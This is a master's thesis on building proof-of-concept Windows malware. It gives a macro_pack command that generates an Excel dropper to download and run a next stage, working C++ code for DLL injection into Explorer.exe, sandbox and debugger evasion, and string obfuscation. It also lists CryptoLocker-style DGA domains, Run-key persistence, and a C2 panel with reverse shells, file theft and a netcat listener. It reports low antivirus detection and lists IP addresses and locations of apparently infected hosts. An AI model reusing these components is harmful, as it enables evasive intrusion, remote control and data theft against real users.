University of Piraeus

Department of Digital Systems

Postgraduate Programme

«Security of Digital Systems»

Master's Thesis

Malware Development with the Use of Known Techniques

Gasparinatos Stylianos

MTE/1608, stylgasparinatos@ssl-unipi.gr

Under the supervision of:

Dr. Christoforos Dadoyan, dadoyan@unipi.gr

Piraeus 2017-18

This Thesis is dedicated to ME for all the precious time I spent and the difficulties I faced.

Many thanks to Dr. Dadoyan for his support and guidance.

Table of Contents

Table of Figures

Abstract

In this Thesis we have developed a Proof of Concept malware software that uses common techniques for malware distribution, infection, sandbox detection, persistence, command and control. The purpose of this Thesis is to examine the various implementation techniques of each malware component and use them to create a sample rogue software that infects Microsoft Windows hosts, it searches for information in infected systems, it sends and receives files , it detects debugging or sandboxing attempts and receives commands from the a Command and Control server.

For the purposes of this Thesis content from various sources were studied in order to select the appropriate components. The developed malware contains bits and pieces from infamous malware software, software from opensource communities and repositories, content from Dark Web and Hacking Forums.

The developed malware is comprised from various different components that perform different tasks with the ultimate goal the infection of the victims system. The malware is comprised from a Dropper (Microsoft Office Document), a System Checking and Injection Software (MallyInjector) and the final malware (DLL- MallySuite).

Extensive effort was given in detecting Sandboxing and Debugging attempts. We focused on giving the malware capabilities to understand the environment it executes so it can evade detection and analysis through various malware analysis techniques.

1. Motivation

The motivation for this Thesis is to study and practice the techniques malware developers use in order to create sophisticated malware software. Through this project I wanted to learn what it takes to become a malware developer, what skills are needed, what programming languages to use, what systems to configure for development and hosting of the malware.

I also needed to face the challenges these software developers face during development of malware software and I learned the hard way that this is no easy task. It needs thorough knowledge of how operating systems work, its weaknesses and strengths. Also, the malware software developer needs to be competent in various technologies, to know a variety of computer programming and scripting languages and have solid foundations in computer networking.

2. Approach

The core functionality of the developed Malware will be described in the following sections. As it was described in the abstract section the malware is comprised of four main components:

- **Dropper** (Initial Infection and Download of Next Steps of Malware)
- **MallyInjector** (Checks the running environment for Debugging or Sandboxing)
- **MallySuite** (Actual Malware Running as injected DLL)
- **Command and Control Server** (C2)

2.1. Dropper

A Dropper is a type of malware developed to launch viruses by "dropping" (installing) them. Dropper viruses may go undetected because they are hidden, difficult to pinpoint and relatively uncommon. Droppers are programs that contain viruses that impede the functioning of targeted computers. They can install themselves onto a disk or a hard drive. They typically do not duplicate themselves as worms do. Instead, droppers launch their payloads while disguising themselves within computer systems and directories. The code of the virus is contained within the dropper or sometimes the dropper downloads the actual malware from an online resource. Usually, dropper viruses are Trojans, and the virus installation takes place in the form of a payload, which does the actual malicious activity of the virus.

Droppers are not associated with any computer files, making it difficult for anti-virus scanners to capture or detect them. Droppers infest themselves within downloads and suspicious email attachments (common when the email recipient does not recognize the email sender) or are bundled in some other clandestine manner. As such, anti-spyware software is considered to be the most effective tool for dropper detection and deletion.

For this Thesis the Dropper technique utilized focuses in Spear Phishing attack where a malicious Microsoft Excel File is sent to a specific victim or group of employees in an organization by email. The victim receives the Excel file opens it to view its content, when the file is opened, malicious code executes obfuscated VBScript Code that downloads and executes the next stage of malware.

The Dropper used was based in the **macro_pack** [1] opensource dropper generation utility of Sevagas Security Corporation that is hosted in its GitHub repository. The utility generates Microsoft Office Files (xlsm) than when that download the next stage of malware, executes it. Currently only 20 of 56 Antivirus software are able to detect this kind of dropper in VirusTotal, as seen in the next screenshot:




Figure 1: Dropper Detection Status in VirusTotal

The macro_pack is a tool used to automatize obfuscation and generation of retro formats such as MS Office documents or VBS like format. This tool can be used for redteaming, pentests, demos, and social engineering assessments. macro_pack will simplify antimalware solutions bypass and automatize the process from vba generation to final Office document generation.

The macro_pack tool can generate droppers with the following command:

```
CMD> echo "<http url of next step file>" "nextstage.exe" |
macro_pack.exe -o -t DROPPER -G drop.xlsm
```

The above command will create a “drop.xlsm” file that it will download the file and save it as nextstage.exe.

Figure 2: Flow of Dropper's Actions

2.2. Sandboxing and Debugging Detection

After the Dropper started the execution of the second stage malware (MallyInjector), then MallyInjector will check the underline system for debugging and sandbox environment by utilizing various techniques, by searching for specific files, checking CPU execution flags, checking for specific processes and checking Internet connectivity.

The most effort of the development of the malware was focused in the detection of the environment the malware will execute on. Due to the variety of different techniques, virtual environment and debugging utilities we had to implement many different sandbox detection criteria.

Sandboxing is a software virtualization technique that allows applications and processes to run in an isolated environment. Applications and processes in the sandbox are not able to make permanent changes to the system and its files. Some malware attempts to delay or stall code execution, allowing the sandbox to timeout. A sandbox can use hooks and environmental checks to detect malware.

Our approach tried to detect the following sandbox environments based in the techniques described in detail by the Infosec Institute [10]:

- VMWare – ESXi
- VirtualBox

- ProxMox HyperVisor
- Cuckoo Sandbox
- Debugging utilities

We achieved detection of the above environments by searching or checking for:

- Debugging CPU Flags
- Hypervisor Execution Flags
- System Bios Information
    - Checking information about the motherboard and the CPU of the execution system
- Virtual Machine CPU Models and Vendors
    - KVM or Unknown Vendor (not Intel or AMD) CPU models indicated sandbox attempt
- Adequacy of system resources
    - The Malware needs at least 4 CPU Cores and 4 Gigabytes of RAM
- Processes that run in Virtualized Environments
    - VMWare and VirtualBox Processes
- Files that are found in Virtualized Environments
    - VMWare and VirtualBox Files and Devices Drivers
- Devices found mostly in Virtualized Environments
    - Virtual Machine MAC addresses
- Internet Availability Checks
    - If DNS query resolved incorrect IPs addresses, then it is an indication of controlled environment
- Time checking between execution steps
    - If more than 2 seconds passed between some instructions, then it is possible the malware runs in a debugging environment

The sandbox detection functionality is executed in the following cases:

- Once by the second stage malware (MallyInjector).
- Each minute of main malware's execution loop (MallySuite).

If the malware will detect suspicious environment at any time, shall stop execution and remove

traces of infection.

2.3. Malware Analysis Mitigation

In order to mitigate at least basic malware analysis techniques, all the strings that are included in the executable files are encrypted with One-Time-Pad encryption scheme using 20k random generated key.

A special helper Class (HiddenStrings) was written that made the decryption of the stored encrypted bytes to useful for the execution of the malware strings. Each string was stored as C++ vector of integers and was converted to plain strings with the corresponding function of the above-mentioned Class.

By using the following shell command we checked that no important strings could be revealed:

```
$ strings -n 10 MallyInjector.exe
```

Moreover, we tried the IDA Pro Disassembler which did not reveal and significant information from the include strings of the application that could be useful to a malware analyst.

2.4. DLL Injection

If no indication of Sandboxing or Debugging technique or environment is detected then MallyInject will download from the host web server and will try to inject the MallySuite DLL to Windows Explorer Process.

The downloaded file will be stored in current users application data directory in the

The following high level describe the steps required in order to inject and execute the MallySuite DLL to the Explorer.exe process:

1. Get process ID of *Explorer.exe* process with the help of *GetHandleByName* function
2. Use the handle to attach to *Explorer.exe* process with the use of *OpenProcess* function
3. Allocate memory in the attached process with the use of *VirtualAlocEx* function
4. Write allocated process memory with the malware injection DLL with the use of *WriteProcessMemory*
5. Create and start execution of new thread in the attached process that executes the injected DLL with the use of *CreateRemoteThread* function.

The following screen shot shows in detail the code written for DLL injection and execution:

```
bool LoadDll(DWORD procID, const char * dllName) {

    HANDLE hProcess;
    char buf[50] = { 0 };
    LPVOID RemoteString, LoadLibAddy;

    if (!procID)
        return false;

    hProcess = OpenProcess(CREATE_THREAD_ACCESS, FALSE, procID);
    //Debug("0");
    if (!hProcess) {
        sprintf_s(buf, "OpenProcess() failed: %d", GetLastError());
        cout << buf << endl;
        return false;
    }

    LoadLibAddy = (LPVOID)GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryA");
    //Debug("1");

    if (LoadLibAddy == NULL) {
        Debug("Error: the LoadLibraryA function was not found inside kernel32.dll library.\n");
        return false;
    }

    RemoteString = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(dllName), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    //Debug("2");
    if (RemoteString == NULL)
        return false;

    int n = WriteProcessMemory(hProcess, (LPVOID)RemoteString, dllName, strlen(dllName), NULL);
    //Debug("3");
    if (n == 0)
        return false;

    HANDLE threadID = CreateRemoteThread(hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)LoadLibAddy, (LPVOID)RemoteString, NULL, NULL);
    //Debug("4");
    if (threadID == NULL) {

        Debug("Failed CreateRemoteThread");
        return false;
    }
    //Debug("6");
    CloseHandle(hProcess);
    return true;

}
```

Figure 3: DLL injection code snippet

2.5. Domain Generation Algorithm

A domain generation algorithm (DGA) is a computer algorithm that creates slightly different variations of a given domain name. If a website owner wants to use the domain name mysite.com for example, and a search on a domain-name registrar's site revealed that the desired domain name was not unavailable, a DGA running in the site's background might return suggestions for fifty similar site names that actually were available.

Botnet operators have discovered that DGAs can be used to hide the operator's command and control (C2) server and evade detection by blacklists, signature filters, reputation systems, intrusion prevention systems, security gateways and other security methods. The scheme, which is called domain fluxing, is similar to hiding a needle (the C&C server) in a haystack (a long list of IP addresses).

The Command and Control (C2) Server in our case is hosted in Virtual Private Server rented in a Cloud Provider in Holland. The malware in order to access the C2 server uses a Domain Generation Algorithm (DGA). The DGA used is a changed version of the algorithm used by the *CryptoLocker* malware in 2014, which uses the current date to generate domain names. The DGA will generate a new domain name to access the C2 server every two days.

The malware in order to mislead malware analysts or to make hard for system administrators to disinfect systems or hinder C2 communication, generates and tries connections to many fake domain names.

The domain names the DGA will generate the following days are shown in the next table:

Date	Domain
9/24/2018	narjmtjuabowxoel.tk
9/25/2018	narjmtjuabowxoel.tk
9/26/2018	ljbosjgdhhpglkjr.tk
9/27/2018	ljbosjgdhhpglkjr.tk
9/28/2018	jstltupotuvxvuqy.tk
9/29/2018	jstltupotuvxvuqy.tk
9/30/2018	hcdqakmwbbwhjqvf.tk
10/1/2018	mrfqoxmmfgfsiorn.tk
10/2/2018	kbgvunjummsxikwr.tk
10/3/2018	kbgvunjummsxikwr.tk
10/4/2018	ikhsvysgyamtgueb.tk
10/5/2018	ikhsvysgyamtgueb.tk
10/6/2018	gtixcopoggaygqjf.tk
10/7/2018	gtixcopoggaygqjf.tk
10/8/2018	edjwffthuncljbfv.tk
10/9/2018	edjwffthuncljbfv.tk
10/10/2018	cmkcluqpctpqjwka.tk
10/11/2018	cmkcluqpctpqjwka.tk
10/12/2018	avlymgabohjmhhrj.tk
10/13/2018	avlymgabohjmhhrj.tk
10/14/2018	xfmesvwjvnwrhdwn.tk

10/15/2018	xfmesvwjvnwrhdwn.tk
10/16/2018	vondvmcaktrewcqd.tk
10/17/2018	vondvmcaktrewcqd.tk
10/18/2018	txwiccyirasnkxvj.tk
10/19/2018	txwiccyirasnkxvj.tk
10/20/2018	rhpfdnitenyfuidq.tk
10/21/2018	rhpfdnitenyfuidq.tk
10/22/2018	pqykjdfcltaoieiw.tk
10/23/2018	pqykjdfcltaoieiw.tk
10/24/2018	narjmtjuabowxoel.tk
10/25/2018	narjmtjuabowxoel.tk
10/26/2018	ljbosjgdhhpglkjr.tk
10/27/2018	ljbosjgdhhpglkjr.tk
10/28/2018	jstltupotuvxvuqy.tk
10/29/2018	jstltupotuvxvuqy.tk
10/30/2018	hcdqakmwbbwhjqvf.tk
11/1/2018	mrfqoxmmfgfsiorn.tk
11/2/2018	kbgvunjummsxikwr.tk
11/3/2018	kbgvunjummsxikwr.tk
11/4/2018	ikhsvysgyamtgueb.tk
11/5/2018	ikhsvysgyamtgueb.tk
11/6/2018	gtixcopoggaygqjf.tk
11/7/2018	gtixcopoggaygqjf.tk
11/8/2018	edjwffthuncljbfv.tk
11/9/2018	edjwffthuncljbfv.tk
11/10/2018	cmkcluqpctpqjwka.tk
11/11/2018	cmkcluqpctpqjwka.tk
11/12/2018	avlymgabohjmhhrj.tk
11/13/2018	avlymgabohjmhhrj.tk
11/14/2018	xfmesvwjvnwrhdwn.tk
11/15/2018	xfmesvwjvnwrhdwn.tk
11/16/2018	vondvmcaktrewcqd.tk
11/17/2018	vondvmcaktrewcqd.tk
11/18/2018	txwiccyirasnkxvj.tk
11/19/2018	txwiccyirasnkxvj.tk
11/20/2018	rhpfdnitenyfuidq.tk
11/21/2018	rhpfdnitenyfuidq.tk
11/22/2018	pqykjdfcltaoieiw.tk
11/23/2018	pqykjdfcltaoieiw.tk
11/24/2018	narjmtjuabowxoel.tk
11/25/2018	narjmtjuabowxoel.tk
11/26/2018	ljbosjgdhhpglkjr.tk
11/27/2018	ljbosjgdhhpglkjr.tk
11/28/2018	jstltupotuvxvuqy.tk
11/29/2018	jstltupotuvxvuqy.tk
11/30/2018	hcdqakmwbbwhjqvf.tk

Figure 4: DGA domains for the next months

The domains are registered in the Domain Registration Service Freenom [7] for free for about one month each.

2.6. Persistence

Malware become stealthier by achieving persistence in the infected systems. The persistence helps malware authors to inject/exploit their malware once, and the malware will continue to act even after system restarts, system shutdown, user logoffs and without even the necessity of user interaction.

Each malware usually uses multiple techniques in order to achieve persistency, the most notable techniques are the following:

- Most malware modify the *Run/RunOnce Registry Keys*:
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnc
- By using the *BootExecute Key* method:
  - Since *smss.exe* process launches before windows subsystem loads, it calls configuration subsystem to load the hive present at HKLM\SYSTEM\CurrentControlSet\Control\hivelist.
  - Also smss.exe will launch anything present in the BootExecute key at HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Control\Session Manager.
- By modifying Registry Keys used by *WinLogon Process*
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- By modifying Registry Keys owned by *System Services*
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\
- DLL Search Order Hijacking
  - Another common method used by malware is to hijack a concept about how the OS loads DLLs. Whenever an exe loads (even explorer.exe), the system follows a certain path search to load the required DLLs. Because DLLs are loaded in the order the directories are parsed, it is possible to add a malicious DLL with the same name in a directory earlier than the directory where the legit DLL resides.
- Shortcut Hijacking
  - Another simple but very effective technique is to hijack the shortcut icons Target attribute. Along with a normal application to be launched, shortcut icon can be forced to download content from an evil site.

For the purposes of this Thesis in order to the malware to keep being active and execute its code after each system restart of execution failure we implemented functionality that stores malware execution information in the *Registry* of the infected system as described above.

The *MallyInjector* malware will store startup information in the following *Registry Key*:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

From now on each time the system starts and the user logs on the malware will autorun. When it executes it will test again the system for Sanbox or Debug activity and then it will inject and start the execution of the *MallySuite DLL*.

2.7. Malware Functionality

The malware each time runs checks the privileges of the running user and according to them is able to perform the following actions:

- Search for interesting files of the current user's home directory (word, pdf, excel, txt, etc)
- Add user with specific credentials
- Enable and disable system services
- Execute shell commands (CMD and Powershell)
- Upload file from the infected system to C2 server
- Download files to the infected system
- Get the full file tree structure of the infected system
- Inform the C2 server about the underline hardware
- Inform the C2 server about the install software and the security updates applied
- Reboot or shutdown the infected system
- Kill itself and erase malware files
- Take desktop screenshot and upload it to the C2 server

The above actions can be initiated by receiving commands from the C2 server and are executed either natively with C++ code or by appropriate shell commands (CMD or Powershell).

2.8. Command And Control

The Cybercriminal community has invented many different ways to control the infected by malware systems. Some ways are traditional like using simple Web Servers and IRC chat channels, however more sophisticated ways of Command and Controls server come into light every day that use online cloud services.

The last three years there is an increase in the use of cloud service to control botnets such as: Google Docs and Microsoft Office 365 shared documents and through social media accounts like Facebook and Twitter. These techniques offer to attackers a level of anonymity because it makes difficult for investigation authorities to find traces back to them.

The Command and Control (C2) server in our case is developed in Python with the help of the Flask Web Application Framework. It is a Web Application that offers REST API through which the infected systems receive commands and send results.

The malware accesses the C2 server only by using the generated domains from the DGA algorithm mentioned above. The information retrieved from the victim systems is stored in an a relational database for easy retrieval.

The C2 server has broad functionality that covers many areas of a Malware as a Service product. For instance it supports user authentication, user management, sending commands to victims and receiving the command result, upload and download files to victims, reverse shell initiation, etc.

The following screenshots of the C2 web interface describe the various functionality and capabilities of the victim management platform developed for the needs of this Thesis.

User management
Users can be logged in securely in the Victim Management server by suppling their credentials. The webserver hosting the C2 web interface utilizes secure communication through the use of TLS 1.2.




Figure 5: User Authentication Form

New users of then platform can be registered through the Registration Form and start interacting with the infected victim systems right away.




Figure 6: User registration form

The platform offers user management capabilities where the administration can delete users and view the users' last login.




Figure 7: User management form





Figure 8: User profile settings

Infected Systems Overview

Through the Infected Systems Dashboard the user is presented with detailed information about the infected systems:

- Hostname
- WAN IP Address
- Geolocation Information
- Operating System Version
- Last Victim Activity



ID	Hostname	WAN IP	Location	OS	Last Activity	Actions
1	Vader	94.242.57.20	RU,Leningrad,Rusanovka,59.9167,30.4333	Windows 10 Pro	2018-11-18 22:13:39.381425	C | R | K
2	Luke	64.137.194.32	CA,Ontario,Kitchener,43.4106,-80.5011	Windows 7	2018-11-10 18:29:48.120551	C | R | K
3	Jim	185.111.75.251	NL,,,52.3824,4.8995	Windows 8.1	2018-11-10 18:58:06.314209	C | R | K
4	Mike	64.137.235.156	CA,Ontario,Kitchener,43.4106,-80.5011	Windows Vista	2018-11-10 18:58:36.414914	C | R | K
5	None	127.0.0.1	None	None	2018-11-11 00:01:02.211726	C | R | K
6	None	127.0.0.1	local	None	2018-11-16 22:34:31.352597	C | R | K
7	None	127.0.0.1	local	None	2018-11-16 22:35:14.959193	C | R | K
8	None	127.0.0.1	local	None	2018-11-16 22:52:07.585868	C | R | K
9	None	127.0.0.1	local	None	2018-11-16 22:52:54.121901	C | R | K
10	vader	127.0.0.1	local	Microsoft Windows [Version 10.0.17134.345]	2018-11-25 17:16:58.989144	C | R | K
11	vader	127.0.0.1	local	Microsoft Windows [Version 10.0.17134.345]	2018-11-16 23:38:03.332510	C | R | K
12	None	127.0.0.1	local	None	2018-11-25 19:52:56.818583	C | R | K
13	None	127.0.0.1	local	None	2018-11-25	C | R | K

Figure 9: Infected Systems Dashboard

Victim Management
From the Dashboard the user is able to click on the Hostname of an infected victim system and be presented with the Victim Control interface where the user can interact with the victim system.

The user is able to view the same information as in the Dashboard and additionally the following:

- List of system usernames
- Installed Software
- Installed Updates
- Executed remote commands with the corresponding command result
- Received files from the remote system
- Interesting files discovered from the malware
- Hardware details
- User home directory structure




Figure 10: Victim Control Page - Host Information & Installed Software




Figure 11: Victim Control Page - Updates & Commands




Figure 12: Victim Control Page - Uploaded Files - Interesting Files




Figure 13: Victim Control Page - Hardware Information




Figure 14: Victim Control Page - Directory Tree

Apart from the detailed information presented in the Victim Control web page, the user has the capability to perform various actions against the infected systems, such as:

- Execute CMD commands in the remote system and get the result
- Reboot the remote system
- Receive a file from the remote system
- Download received files to user's system
- Send file to infected system
- Spawn a reverse PowerShell shell
- Search infected for interesting files (PDF, excel, word)




Figure 15: Victim Control Page - User Actions

By clicking the “Command” button the user can send arbitrary commands to the infected system that will be executed either in CMD or PowerShell.




Figure 16: Remote Command Action

The user can select the Host and the Port that will receive connection from infected system for the reverse shell:




Figure 17: Reverse Shell Action

In order to receive the reverse shell connection, the user must start a listen server with NetCat or other relevant utility with the following command:

```
$ nc -lvp 9999
```

The user is also able to select arbitrary files in the infected system and upload it to the C2 server and download it subsequently through.




Figure 18: Receive File from Infected System

Finally, the user is able to send arbitrary files to the remote system by just pointing the infected system the HTTP URL hosting the file.




Figure 19: Download File to Infected System

2.9. Antivirus Detection

As of November 2018 only two malware engines are able to detect the dll as malware as is shown in the next screenshots. However these malware detection engines are in the most popular malware detection engines and it is not likely to be found in a regular user's system.




Figure 20: VirusTotal score for Mally Injector




Figure 21: VirusTotal detection score for MallySuite DLL

3. Conclusions

The conclusions derived from this Thesis is that it needs great deal of computer skills, software programming competences, information security foundations and networking know how in order to create a successful malware software.

After completing this task I hold great esteem for the people involved in such actions because of the skills they have developed, the time and effort they spent in a broad area of Computer Science.

I faced great difficult challenges in order to make a usable malware, I had to test in various systems, in different architectures, in various virtual environments. It wasn't a straightforward task because I had to work in trial-end-error basis most of the time, I needed to develop the bits and pieces of the overall malware in three different languages at the same time.

Finally I have to admit that most of the time, about 60%, was spent in troubleshooting the malware, coping with the difficulties of C++ and C++ libraries, converting strings in C++ in various data types and searching solutions in StackOverflow.

4. Additional Work

Notes about further work that would increase the success of infection and the usability of the malware are the following:

- Mutual authentication of malware and C2 server with the use of digital certificates
- Malware as a Service functionality with multitenancy for the C2 server were different users could login and manage the infected victims
- Automated infection with the use of USB devices that emulate keyboard usage
- Automated infection with the use of web browser links or exploitation of systems vulnerabilities

5. Appendix

5.1. Tools and Software Used

For the development, testing and demonstration of the malware a dedicated lab was setup with the following systems and software:

- Proxmox HyperVisor Server with the following Virtual Machines:
  - Windows 10 Professional x64
  - Windows 7 Professional x86
  - Cuckoo Sandbox
- VirtualBox
  - Windows 7 Professional x64
- VMWare
  - Windows 7 Professional x64
- The Malware applications was developed in C++ in Visual Studio Enterprise 2017 IDE
- The Command and Control was developed in Python with PyCharm 2017 IDE
- The Idea DataGrip Database Management system was utilized for the needs of the sql database development.
- A Linux CentOS 7 server was rent and setup in a Virtual Private Server (by HostSlim in Holland) to host the malware files and the Command and Control server. The VPS is rent for 30 euros for one year.
- The ".tk" domains generated by the Domain Generation Algorithm were registered for one month in the Freenom Domain Name Service for free.
- IDA Pro Disassembler
- OllyDBG Debugger
- Microsoft Visual Studio Debugger

5.2. Malware Code Overview

The following classes and library files were written in C++ for the needs of the malware development:

- **CnCApi** : Covers API with the HTTP Command and Control Server
- **Crypto**: Covers the cryptographic functionality for file encryption and decryption
- **Sandbox:** Used for detection of Sandbox or Debugging environment.
- **SelfDestruct:** Responsible for deleting traces of malware execution in the event of Sandbox or Debugging detection.
- **Tester:** Helper library to test the various components of the malware.
- **Utility:** Helper library for string manipulation, DLL injection, vector to arrays conversion, elevation check, etc.
- **HiddenStrings:** Helper Class for decryption of the encrypted vector integer arrays in the malware executables to plaintext strings.

- **PostInfect:** Class that encompasses the actions that can be performed in the infected victim system.

5.3. Command and Control Code Overview

The following python files are encompass the core functionality of the Command and Control Server that was developed for the needs of this Thesis:

- **Routes.py:** Contains all the dynamic web pages that will be viewed by the C2 user, such as the Dashboard or the Infected System Control form
- **Api.py:** Contains all the rest calls the malware will call in order to receive command, update the C2 with its status and will respond with command results.
- **Models.py:** Contains the model element of the web application, such as the Victim, User, Commands, etc. tables
- **Forms.py:** Contains the login, the registration, the profile user forms of the C2 web interface.

5.4. Database Schema

The data based developed for the C2 server used the following tables:

- **vic_applications**: holds the installed applications of each infected victim system
- **vic_commands:** holds the commands sent to the infected systems and their corresponding result
- **vic_updates:** holds the operating system updates detected by the malware in the infected system
- **victim:** holds the main information for the infected systems, such as operating system version, hostname, ip addresses, system users, etc.
- **user:** holds the user accounts, passwords and email of the Command and control server.

5.5. Third Party Libraries

For the needs of the malware development the following third party C++ libraries were used:

- **WinHttpClient:** A Fully Featured Windows HTTP Wrapper in C++. [8]
- **JsonCpp:** A C++ library for interacting with JSON. [9]

6. References

[1] macro_pack toolkit for droppers using Microsoft Office Documents https://github.com/sevagas/macro_pack

[2] DLL Injection Techniques, http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

[3] Dropper Techniques, https://securitybytes.io/anatomy-of-a-vba-malware-dropper-fc410c6000c3

[4] Malware Analysis & Sandboxing, https://www.cuckoosandbox.org/

[5] cURL usage, https://mariusbancila.ro/blog/2018/03/13/using-curl-library-from-c-on-windows/

[6] Aura Botnet, https://github.com/watersalesman/aura-botnet

[7] Freenom .tk domains, https://www.freenom.com/en/index.html?lang=en

[8] WinHTTP Library, https://www.codeproject.com/Articles/66625/A-Fully-Featured-Windows-HTTP-Wrapper-in-C

[9] JsonCpp Library, https://github.com/open-source-parsers/jsoncpp

[10] Infosec Institue, detect virtualized environment, https://resources.infosecinstitute.com/how-malware-detects-virtualized-environment-and-its-countermeasures-an-overview/#gref